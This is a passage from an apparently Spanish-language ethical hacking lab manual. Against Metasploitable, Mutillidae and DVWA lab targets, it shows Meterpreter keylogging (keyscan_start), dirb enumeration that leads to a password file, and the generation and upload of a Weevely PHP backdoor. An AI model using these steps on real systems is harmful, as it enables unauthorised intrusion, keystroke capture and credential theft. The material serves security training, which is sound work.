meterpreter > getpid
Current pid: 2040
```

Nota: Migracion de procesos

Iniciamos la detección.

Figura 75

Comando keyscan_start



Nota: Incio de la detección.


Hacking Ético página Web

Para esta práctica utilizaremos la máquina a ser atacada, en este caso nuestra máquina virtual Metasploitable.

Con el objeto de verificar que información contiene el aplicativo, revisamos el contenido del siguiente directorio, que por lo general se encuentran alojadas las aplicaciones web creadas con el lenguaje Php.

Figura 76

Verificar directorio cd/var/www



Nota: Verificación de directorios

Ingresamos a la app denominada “mutillidae” que será e aplicativo web al que pretendemos escanear sus archivos.


Figura 77

Ingreso a mutillidae

Nota: mutillidae

Figura 78

Ingreso a mutillidae




Nota: mutillidae

Consultamos la dirección IP correspondiente a la máquina Metasploitable.

Figura 79

Consulta ip de equipo




Nota: Ip del equipo a atacar

Para obtener nuestro objetivo, se utilizará en comando "**dirb**", cuya sintaxis es la siguiente: **dirb Url_Base**

Se utiliza la máquina virtual atacante Kali Linux y ejecutamos la siguiente instrucción.

Figura 80


Consulta dirb htpp:/192.168.0.4/mutillidae



Nota: escaneo a la ip del equipo a atacar

Figura 81

Consulta dirb htpp:/192.168.0.4/mutillidae




Nota: escaneo a la ip del equipo a atacar

De esta manera listamos los archivos de la aplicación web denominada mutillidae, donde podremos explorar y revisar archivos sensibles, ya que se ha logrado listar insumos propios de la máquina atacada.

Unos de los archivos que llama la atención es robots.txt, mismo que al ser revisado su contenido, observamos:

Figura 82

Contenido del arichivo Robots.txt



Nota: se observa directorio /passwords

Verificamos el contenido del directorio passwords.

Figura 83


Contenido del directorio passwords

Nota: se observa archivo accounts.txt

Seguidamente consultamos el contenido del archivo accounts.txt

Figura 84

Contenido del archivo accounts.txt



Nota: se observa usuarios y contraseñas

Como conclusión, se ha logrado vulnerar y conocer las cuentas (usuario y password), mediante el escaneo de archivos sensibles del aplicativo web.

Vulnerabilidades en carga de archivo:


Subir puerta trasera con Weevly

- Generar backdoor
- Subir backdoor
- Conectarse al backdoor
- Usar weevly

Consultamos la dirección Ip de Metasploitable

Figura 85

Ip de Metasploitable




Nota: Ip del metasploitable

Mediante el uso de Kali Linux, ingresamos por un navegador la dirección Ip de metasploitable.

Figura 86

Metasploitable




Nota: Ingreso a metasploitable mediante la ip

Seguidamente utilizaremos el aplicativo DVWA, que será un sitio web al cual se intentará hackear.

Figura 87


DVWA



Nota: Sitio Web a atacar

Figura 88

DVWA




Nota: Sitio Web a atacar

Utilizaremos la opción Upload.

Figura 89

DVWA cargar archivo



Nota: Sitio Web a atacar

Observamos que es una característica común de varios sitios web (carga de archivos), donde podemos avizorar la posibilidad de ataque y penetración.

Usualmente esta característica es utilizada para subir o cargar imágenes, videos, archivos con formato jpg, mp3, mp4, etc. Pero en esta ocasión trataremos de subir un archivo tipo Php, con la finalidad de poder vulnerar el sitio web.


Procedemos con la creación del backdoor, mediante el uso de la herramienta weevely. Para esto, se ejecuta los siguientes pasos:

- Mediante el uso de una terminal, generamos el backdor con el comando

weevely generate 123789 /root/backdoor.php

Figura 90

Comando weevely generate 123789 /root/backdoor.php




Nota: Puerta trasera

Donde la sintaxis del comando weevely es: **weevely generate clave_acceso tuta_archivo**

Figura 91


Consultar el backdoor generado



Nota: Puerta trasera

Figura 92


Tratamos de subir el archivo mediante el uso del aplicativo web (opción Upload)



Nota: Puerta trasera

Figura 93

Carga de archivo

